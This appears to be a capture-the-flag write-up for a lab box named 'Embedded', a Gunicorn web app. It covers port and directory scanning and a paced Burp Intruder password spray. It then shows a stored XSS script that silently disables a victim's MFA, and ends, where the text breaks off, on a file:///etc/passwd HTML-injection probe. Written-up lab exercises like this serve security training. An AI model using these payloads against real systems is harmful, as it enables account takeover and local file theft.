
HackSmarter
Embedded
- Nmap
- Gobuster
- Burp Suite (Intruder, Repeater)
- CyberChef
- SSH
Target Information
| Property | Value |
|---|---|
| Target | 10.1.190.121 |
| Hostname | HackSmarter Cloud (web app) / fcde7e46a443 (SSH container) |
| Platform | Linux — Gunicorn/Python web app, containerized SSH backend |
Enumeration
The brief handed me a standard user account (brian:HackSmarter123!), a leaked password of unknown ownership (cJ2yxWMs3XEHbO), and a list of candidate usernames. I started with a port scan.
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 cf:47:8a:81:e5:b9:ca:0b:10:18:f2:e8:2a:6a:e6:8b (ECDSA)
|_  256 97:dd:db:0f:dc:ad:0d:ac:34:c8:40:98:97:40:2f:29 (ED25519)
2222/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
8080/tcp open  http    Gunicorn
| http-title: HackSmarter Cloud
|_Requested resource was /login
|_http-server-header: gunicorn
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Two SSH listeners caught my eye — port 22 (Ubuntu) and port 2222 (Debian), which usually means the two SSH daemons live on different hosts (a container behind the box). Before anything else I checked what each SSH listener would accept, key or password.
ssh root@10.1.190.121 -p2222
The authenticity of host '[10.1.190.121]:2222 ([10.1.190.121]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:ys+PG5Ueh13Zt0bBxqpb5W87L7/pgZKmPA5Gh6AQaVA
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.1.190.121]:2222' (ED25519) to the list of known hosts.
root@10.1.190.121: Permission denied (publickey).

ssh root@10.1.190.121 -p22
Warning: Permanently added '10.1.190.121' (ED25519) to the list of known hosts.
root@10.1.190.121: Permission denied (publickey).
Both dropped straight to Permission denied (publickey) with no password prompt — key-only auth on both ports. Without a key there was nothing to do at SSH yet, so I turned to the web app on 8080 and brute-forced its paths.
gobuster dir -u "http://10.1.190.121:8080/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,txt,html,bak,zip,sh

/login                (Status: 200) [Size: 2041]
/messages             (Status: 302) [Size: 199] [--> /login]
/logout               (Status: 302) [Size: 199] [--> /login]
/dashboard            (Status: 302) [Size: 199] [--> /login]
/messages and /dashboard bounced unauthenticated requests back to /login — a session-gated app, and the provided brian account was the obvious way through the front door.
Initial Access
Logged into HackSmarter Cloud with the given credentials.
brian:HackSmarter123!
That landed on brian’s dashboard — a file-storage/messaging app. No admin controls, just storage, recent files, and a messaging feature. Notably, the account’s own Security Status read “MFA is Disabled”.

brian was clearly a low-privilege user, so the interesting lead was the leaked password I’d been handed without an owner (cJ2yxWMs3XEHbO). If I could work out which account it belonged to, that account might have more than brian did.
Credential Discovery
The username list (501 candidates, with duplicates) was the natural pairing for that ownerless password. I loaded both into Burp Intruder against /login — usernames as payload 1, the single leaked password as payload 2 — to find the one account the password unlocked.
POST /login HTTP/1.1
Host: 10.1.190.121:8080
Content-Type: application/x-www-form-urlencoded

username=§user§&password=§cJ2yxWMs3XEHbO§
The first pass ran straight into the app’s login rate limit.
username=michael&password=cJ2yxWMs3XEHbO

HTTP/1.1 429 TOO MANY REQUESTS
Server: gunicorn
Content-Type: text/html; charset=utf-8

<h1>Too Many Requests</h1>
<p>3 per 1 minute</p>
Almost every request came back 429; only a couple slipped through with 200 before the limiter tripped — inconclusive, and worse, a 200 here just meant the login page reloaded (a failed attempt). The signal I actually wanted was a redirect, so I re-ran the attack paced under the 3-per-minute limit and watched for anything that wasn’t 200.
username=tommy&password=cJ2yxWMs3XEHbO

HTTP/1.1 302 FOUND
Server: gunicorn
Location: /mfa
Set-Cookie: session=eyJwcmVfbWZhX3VzZXJfaWQiOjJ9.anC6pw.ye_ob-4MIroH9oVALAiV-eQ5LKI; HttpOnly; Path=/
tommy was the one — a 302 to /mfa with a fresh session cookie while everything else returned 200. The leaked password belonged to tommy.
tommy:cJ2yxWMs3XEHbOLateral Movement
Replaying tommy’s credentials in the browser confirmed it, and also showed the catch: instead of a dashboard, the login redirected to a TOTP prompt.

tommy’s account was MFA-protected and I had no authenticator secret, so a direct login was dead-ended at the 2FA gate. But I was still logged in as brian, and brian could send messages to other users — with message bodies rendered as HTML. That was worth testing as a way to run code inside tommy’s authenticated session. The brian dashboard even advertised the relevant endpoint by omission: MFA was a per-account toggle, so if there was an API to disable it, tommy’s own browser could call it.
I sent tommy a message whose body was a stored XSS payload that fetches the MFA-disable endpoint from within his session:
Send Message
Recipient Username: tommy
Message Body (HTML supported):
<script> fetch("/api/mfa/disable", { method: "POST", credentials: "include" }); </script>
The message body wasn’t sanitized, so when tommy viewed it, the script fired a same-origin POST to /api/mfa/disable using tommy’s own cookie — turning his MFA off for me. Logging in as tommy afterward went straight to the dashboard.

And tommy’s dashboard had something brian’s didn’t: a “Generate Report” button — an admin-only feature the standard account never saw.
Privilege Escalation
Opening the report feature dropped me on an admin “Generate System Report” page with a rich-text content field. My first question for any field that echoes content back is whether it renders raw HTML, so I submitted a plain <h1>test</h1>.

The preview rendered the tag as an actual heading — no encoding. Confirming the same thing in Repeater made the request/response explicit:
POST /dashboard/report HTTP/1.1
Host: 10.1.190.121:8080

report_html=<h1>test</h1>

HTTP/1.1 200 OK
...
<div class="report-preview p-20" ...>
  <h1>test</h1>
</div>
Unsanitized HTML rendered server-side is more than stored XSS if the backend also fetches resources for me. The report generator clearly builds the preview on the server, so I tested an <img> pointed at a file:// URL to see whether it would read local files.
report_html=<p><img src="file:///etc/passwd"></p>

HTTP/1.1 200 OK
...
